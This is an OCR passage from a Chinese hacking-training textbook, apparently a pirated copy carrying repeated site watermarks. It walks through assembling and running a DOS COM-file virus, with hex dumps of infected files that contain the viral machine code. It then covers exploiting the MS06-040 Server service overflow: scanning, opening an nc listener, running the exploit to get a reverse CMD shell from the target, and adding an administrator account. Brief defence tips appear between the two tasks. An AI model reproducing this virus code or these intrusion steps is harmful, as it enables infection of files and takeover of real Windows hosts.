


图 2-6　切换到【高级】选项卡

步骤 3　单击【环境变量】按钮，在【系统变量】对话框中选择 Path 选项，单击【编辑】按钮，如图 2-7 所示；在弹出对话框的变量值最后添加“C：\masm5”，如图 2-8 所示。依次单击【确定】按钮完成环境设置。




图 2-7　编辑变量




图 2-8　指向文件夹

实训 2　编写一个 test.asm 汇编源文件

创建被感染文件，方法如下。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 1 打开 Windows 的记事本，输入图 2—9 所示的程序，保存为 test.asm，保存到工作目录 D：\masm_prj，如图 2—9 所示。

步骤 2 选择【开始】|【运行】命令，输入“CMD”，按 Enter 键打开命令提示符窗口。在其中输入“d：”，按 Enter 键，再输入“cd asm_prj”，接着按 Enter 键进入汇编工作目录 D：\masm_prj，如图 2—10 所示。




图 2—9　编辑程序



图 2—10　进入目录

步骤 3 在命令提示符窗口中输入“masm test.asm”，生成 test.obj 文件，如图 2—11 所示。




图 2—11　生成 test.obj 文件

步骤 4 在命令提示符窗口中输入“link test”，生成 test.exe 文件，如图 2—12 所示。




图 2—12　生成 test.exe 文件

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 5 接着输入“exe2bin test.exe test.com”，生成 test.com 文件，如图 2—13 所示。



图 2—13 生成 test.com 文件

步骤 6 下载安装 UltraEdit 软件，完成后运行 UltraEdit，打开 test.com 文件，如图 2—14 所示。




图 2—14 打开 test.com 文件

这是生成的 test.com 文件，也是即将被感染的文件，可以截屏保存下来做比较用。

实训 3 生成病毒文件

这里制作的病毒可感染所有双击运行的.exe 文件。生成病毒文件的方法如下。

步骤 1 将 virus.asm 复制到工作目录 D：\masm_prj。

步骤 2 打开命令提示符窗口，进入汇编工作目录 D：\masm_prj。然后输入“masm virus.asm”，生成 virus.obj 文件。

步骤 3 打开命令提示符窗口，进入汇编工作目录 D：\masm_prj。然后输入“link virus”，生成 virus.exe 文件，如图 2—15 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
D:\masm_prj>masm virus.asm
Microsoft (R) Macro Assembler Version 5.00
Copyright (C) Microsoft Corp 1981-1985, 1987.  All rights reserved.

Object filename [virus.OBJ]:
Source listing  [NUL.LST]:
Cross-reference [NUL.CRF]:

  50814 + 415986 Bytes symbol space free

       0 Warning Errors
       0 Severe  Errors

D:\masm_prj>link virus

Microsoft (R) Overlay Linker  Version 3.65
Copyright (C) Microsoft Corp 1983-1988.  All rights reserved.

Run File [VIRUS.EXE]:
List File [NUL.MAP]:
Libraries [.LIB]:
LINK : warning L4021: no stack segment

D:\masm_prj>
```

图 2–15　生成 virus.exe 文件

实训 4　感染实验

打开命令提示符窗口，进入汇编工作目录 D：\masm_prj。然后输入“virus”，按 Enter 键执行病毒程序。用 UltraEdit 打开感染后的 test.com，如图 2–16 所示。

```
00000000h: 4D E9 2F 01 00 00 00 00 00 00 00 00 00 00 00 00 ; M?..............
00000010h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ; ................
00000020h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ; ................
00000030h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ; ................
00000040h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ; ................
00000050h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ; ................
00000060h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ; ................
00000070h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ; ................
00000080h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ; ................
00000090h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ; ................
000000a0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ; ................
000000b0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ; ................
000000c0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ; ................
000000d0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ; ................
000000e0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ; ................
000000f0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ; ................
00000100h: BA 0C 01 B4 09 CD 21 B4 4C CD 21 C3 54 68 69 73 ; ?.??碉?胖his
00000110h: 20 61 20 73 69 6D 70 6C 65 20 63 6F 6D 20 70 72 ;  a simple com pr
00000120h: 6F 67 72 61 6D 20 66 6F 72 20 61 20 74 65 73 74 ; ogram for a test
00000130h: 0D 0A 24 E8 00 00 5E 8B EE 56 B4 09 81 C6 AE 00 ; ..$?.^嬲V?伖?
00000140h: 8B D6 CD 21 5E 81 C6 93 00 BF 00 01 8B 04 89 05 ; 嬠?^伖??.??
00000150h: 46 46 47 47 8B 04 89 05 8B F5 BA A6 00 03 D6 B4 ; FFGG??嫫害..执
00000160h: 41 CD 21 BA 9D 00 03 D6 B0 02 B4 3D CD 21 72 54 ; A?簿..职.??rT
00000170h: 8B D8 BA 93 00 03 D6 B9 04 00 B4 3F CD 21 B8 02 ; 嬠簇..止..???
00000180h: 42 33 C9 33 D2 CD 21 BF 99 00 83 C7 02 03 FE 2D ; B3?彝!繳.讼..?
00000190h: 04 00 89 05 81 C6 FD FF 8B D6 C7 06 9A 00 DC 00 ; ..?伖?嬠???
000001a0h: 8B 0E 9A 00 B4 40 CD 21 8B F5 B0 00 33 C9 33 D2 ; ??碄?嫫?3??
000001b0h: B4 42 CD 21 B4 40 B9 04 00 BA 99 00 03 D6 CD 21 ; 嶅?碄?.蔓..滞!
000001c0h: B4 3E CD 21 B8 00 01 50 C3 00 00 00 00 DC 00 4D ; ???.P?...?M
000001d0h: E9 2F 01 74 65 73 74 2E 63 6F 6D 00 64 65 6C 2E ; ?.test.com.del.
000001e0h: 74 78 74 00 59 6F 75 20 61 72 65 20 69 6E 66 65 ; txt.You are infe
000001f0h: 63 74 65 64 20 62 79 20 61 20 73 69 6D 70 6C 65 ; cted by a simple
00000200h: 20 63 6F 6D 20 76 69 72 75 73 7E 7E 0D 0A 24     ;  com virus~~..$
```

图 2–16　打开感染后的 test.com 文件

在命令提示符窗口中修改已感染的 test.com 的文件名，如 tt.com，如图 2–17 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
D:\masm_prj>rename test.com tt.com

D:\masm_prj>dir
 Volume in drive D has no label.
 Volume Serial Number is 7D4D-00CF

 Directory of D:\masm_prj

2008-12-11  12:02    <DIR>          .
2008-12-11  12:02    <DIR>          ..
2008-05-16  11:37               253 test.asm
2008-12-11  12:05               117 TEST.OBJ
2008-12-11  12:26               819 TEST.EXE
2008-12-11  12:23               527 tt.com
2008-05-25  14:00             1,869 virus.asm
2008-12-11  12:21               336 VIRUS.OBJ
2008-12-11  12:21               747 VIRUS.EXE
               7 File(s)          4,668 bytes
               2 Dir(s)   3,929,743,360 bytes free

D:\masm_prj>_
```

图 2—17　更改文件名

重新输入“exe2bin test.exe test.com”，生成没被感染的 test.com 文件，如图 2—18 所示。

```
D:\masm_prj>exe2bin test.exe test.com
```

图 2—18　生成新文件

用 UltraEdit 打开新的 test.com 文件，如图 2—19 所示。通过比较图 216 和图 2—19 可知，tt.com 文件已感染了病毒，与新 test.com 文件不同了。




图 2—19　打开新文件

在命令提示符窗口中执行已被感染的 COM 文件 tt.com，如图 2—20 所示。

```
D:\masm_prj>tt
You are infected by a simple com virus~~


    ||?☺|       =!|L=!|This a simple com program for a test
D:\masm_prj>
```

图 2—20　执行文件

再用 UltraEdit 打开 test.com，如图 2—21 所示。从该图可以看出，重新生成的 test.com 文件被 tt.com 文件感染了。至此，COM 文件感染试验成功。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
00000000h: E9 2F 01 00 00 00 00 00 00 00 00 00 00 00 00 00 ; ?/..............
00000010h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ; ................
00000020h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ; ................
00000030h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ; ................
00000040h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ; ................
00000050h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ; ................
00000060h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ; ................
00000070h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ; ................
00000080h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ; ................
00000090h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ; ................
000000a0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ; ................
000000b0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ; ................
000000c0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ; ................
000000d0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ; ................
000000e0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ; ................
000000f0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ; ................
00000100h: BA 0C 01 B4 09 CD 21 B4 4C CD 21 C3 54 68 69 73 ; ?.??碉?胖his
00000110h: 20 61 20 73 69 6D 70 6C 65 20 63 6F 6D 20 70 72 ;  a simple com pr
00000120h: 6F 67 72 61 6D 20 66 6F 72 20 61 20 74 65 73 74 ; ogram for a test
00000130h: 0D 0A 24 E8 00 00 5E 8B EE 56 B4 09 81 C6 AE 00 ; ..$?.^嫣V?伖?
00000140h: 8B D6 CD 21 5E 81 C6 93 00 BF 00 01 8B 04 89 05 ; 嬠?^伖??.??
00000150h: 46 46 47 47 8B 04 89 05 8B F5 BA A6 00 03 D6 B4 ; FFGG??嫫害..执
00000160h: 41 CD 21 BA 9D 00 03 D6 B0 02 B4 3D CD 21 72 54 ; A?篧..职.??rT
00000170h: 8B D8 BA 93 00 03 D6 B9 04 00 B4 3F CD 21 B8 02 ; 嬡篾..止..???
00000180h: 42 33 C9 33 D2 CD 21 BF 99 00 83 C7 02 03 FE 2D ; B3?轰!缫.讼..?
00000190h: 04 00 89 05 81 C6 FD FF 8B D6 C7 06 9A 00 DC 00 ; ..?伖?嬠???
000001a0h: 8B 0E 9A 00 B4 40 CD 21 8B F5 B0 00 33 C9 33 D2 ; ??碄?嫫??3??
000001b0h: B4 42 CD 21 B4 40 B9 04 00 BA 99 00 03 D6 CD 21 ; 遣?碄?.簪..蒂!
000001c0h: B4 3E CD 21 B8 00 01 50 C3 00 00 00 00 DC 00 4D ; ???.P?...?M
000001d0h: E9 2F 01 74 65 73 74 2E 63 6F 6D 00 64 65 6C 2E ; ?.test.com.del.
000001e0h: 74 78 74 00 59 6F 75 20 61 72 65 20 69 6E 66 65 ; txt.You are infe
000001f0h: 63 74 65 64 20 62 79 20 61 20 73 69 6D 70 6C 65 ; cted by a simple
00000200h: 20 63 6F 6D 20 76 69 72 75 73 7E 7E 0D 0A 24     ;  com virus~~..$
```

图 2–21　查看文件

防御措施

首先明确一点，病毒传播的途径很多。除网络之外，U 盘、光盘都可以传播病毒。其实有病毒并不可怕，只要参考下面几点做好防御即可。

① 及时打上各种系统安全补丁。
② 安装杀毒软件并做到及时更新，开启实时监控，平时定期扫描。
③ 安装防火墙（一般 Windows XP 已经自带）。
④ 非法网站不要去，去正规网站下载软件、查找资料。

任务小结

本任务制作了一个简单的 DOS 病毒，用来感染 COM 可执行文件。

在生成病毒文件前，要先汇编生成另一个准备被感染的 COM 文件，或在计算机中找一个文件长度小的 COM 文件；然后汇编 ASM 病毒源代码，生成病毒文件；最后执行病毒文件，感染正常文件，并通过 UltraEdit 对比感染前后的文件。

计算机病毒已不可避免地存在于计算机和网络中，揭开计算机病毒身上那层神秘的面纱，学会病毒制作原理，对于怎样防治病毒有很好的促进作用。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

任务 3

基于溢出的入侵


缓冲区溢出漏洞对网络安全的危害逐年增大，MS06040（Server 服务中的缓冲区溢出漏洞）是继 MS06035 之后的又一个重大漏洞，这是一个远程执行代码漏洞。成功利用此漏洞的攻击者可以远程完全控制受影响的计算机。攻击者可在受控计算机上安装程序，查看、更改、删除数据，创建拥有完全用户权限的新账户。

案例

2009 年 10 月，某黑客组织利用 Windows 系统缓冲区溢出漏洞制作的蠕虫，在缓冲区溢出漏洞发布后很快就公布了出来并开始蔓延，该蠕虫病毒具有体积小、执行简单、不易被查杀、繁殖速度快等特点，执行成功率几乎可以达到 100%，所以网络上遭到此攻击的主机数不胜数。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



任务学习引导

要点 1　了解溢出攻击原理

本任务是通过扫描工具扫描在网络中存在 MS06040 漏洞的主机，然后利用溢出工具对其进行溢出攻击，溢出成功后，可以添加相应的管理员用户，并最终控制目标主机。

要点 2　了解溢出攻击对安全防护的意义

本任务旨在介绍溢出攻击的最基本思路，攻击方法大同小异，可分为利用工具溢出和纯手工溢出。本任务为了达到让读者深刻理解溢出攻击方法的目的，采用了纯手工溢出的方法进行实验。

要点 3　什么是溢出与溢出攻击

溢出，是黑客利用操作系统的漏洞专门开发的一种程序，输入相应参数后可以通过本地计算机得到远程目标计算机的操作权限，从而达到完全远程控制目标计算机的目的。在黑客频频攻击和系统漏洞层出不穷的今天，作为网络管理员，虽然在服务器的安全上都下了不少工夫，诸如及时打上系统安全补丁、进行一些常规的安全配置，但是仍然不可能保证每台服务器在第一时间打上全新补丁。因此必须要在还未被入侵之前，通过一系列安全设置，将入侵者挡在“安全门”之外。

要点 4　相关软件简介

3389.exe——开启远程登录功能的小工具。

ms06040.exe——MS06040 溢出漏洞专用工具，直接敲命令有相应的英文帮助。

nc.exe——黑客的“瑞士军刀”，终端登录工具，功能和 Telnet 类似，还具有开通本地监听端口等功能。

rpc-server Scanner.exe——MS06040 溢出漏洞专用扫描工具，专为 MS06040 而开发。

要学习本任务的内容，还需要掌握以下命令的用法：net share、net use、ping。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

攻击实训

实训 1 扫描网络中的主机

利用 rpc-server Scanner.exe 扫描主机的方法如下。

步骤 1 双击打开 rpc-server Scanner.exe，然后在主界面的【IP 地址】文本框中输入想要扫描的 IP 地址范围“192.168.70.89～192.168.70.89”，如图 3-1 所示。完成后单击【扫描选中】按钮开始扫描，利用 rpc-server Scanner.exe 对目标网络进行扫描。




图 3-1 打开扫描软件

步骤 2 扫描完成后会自动在【扫描信息】列表框中显示扫描结果。本次扫描获知了 IP 地址为 192.168.70.89 的主机存在溢出漏洞，接下来将针对此服务器实施入侵，如图 3-2 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 3–2　得到扫描结果

实训 2　利用 nc 工具打开本地监听端口

选择【开始】|【运行】命令，在弹出的对话框中输入“CMD”命令，打开【命令提示符】窗口。通过命令行进入工具包所在目录，输入“nc –l –vv –p 2233”命令。使用 nc 工具打开本地的监听端口 2233，如图 3–3 所示。此窗口不要关闭。上述命令中，nc 后为字母“L”的小写，并非数字 1，2233 端口是 1～65535 中任意没有被占用的端口。



图 3–3　在本地打开一个监听端口

实训 3　利用 ms06040.exe 溢出目标主机

步骤 1　重新打开一个【命令提示符】窗口，进入工具包所在目录，输入如下命令：ms06040 192.168.70.89 192.168.70.44 2233 1，通过 ms06040.exe 工具的命令对目标主机 192.168.70.89 进行溢出，如图 3–4 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 3-4　对目标主机进行溢出

步骤 2　切换到图 3-3 所示的窗口，如果溢出成功，则会提示：Press Enter to Continue，说明已经溢出成功了，如图 3-5 所示。




图 3-5　溢出成功

实训 4　在目标主机上新建管理员账号

选中图 3-5 所示的窗口后，按 Enter 键即可进入对方的命令行，获得对方的 CMD Shell，如图 3-6 所示。



图 3-6　获得对方主机的 CMD Shell

此时便可以在对方的 CMD Shell 中执行任意命令，当然最终目的是要建立管理员账号，在命令行模式下，输入“net user admin 123 /add”命令，如图 3-7 所示。目的是建立账号为“admin”，密码为“123”的用户。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

